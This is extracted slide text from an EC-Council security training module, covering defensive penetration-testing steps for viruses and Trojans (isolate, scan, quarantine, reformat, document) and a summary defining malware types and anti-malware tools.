
Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Pen Testing for Trojans and Backdoors (Cont'd)




Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Penetration Testing for **Virus**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Penetration Testing for Virus (Cont'd)



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Penetration Testing for **Virus**

(Cont'd)




- 🍷 If suspicious activity is found, **isolate infected system** from the network immediately to prevent further infection
- 🍷 Run the anti-virus in **safe mode** and if any virus is detected, set the anti-virus to **quarantine** or **delete infected files**



Penetration Testing for **Virus**

(Cont'd)



- Install **another anti-virus** and scan the system for viruses
- If virus is found set the anti-virus to **quarantine** or **delete** the infected files
- If virus is not found, format the system with a clean **operating system** copy
- Document all the findings** in previous steps; it helps in determining the next action if viruses are identified in the system



Module Summary



- ☐ Malware is a malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud
- ☐ Trojan is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on your hard disk
- ☐ A wrapper binds a Trojan executable with an innocent looking .EXE application such as games or office applications
- ☐ An exploit kit or crimeware toolkit is a platform to deliver exploits and payload on the target system
- ☐ A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document
- ☐ Viruses are categorized according to what do they infect and how do they infect
- ☐ Awareness and preventive measures are the best defences against Trojans and viruses
- ☐ Using anti-Trojan and anti-virus tools such as TrojanHunter and Emsisoft Anti-Malware to detect and eliminate Trojans and viruses

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.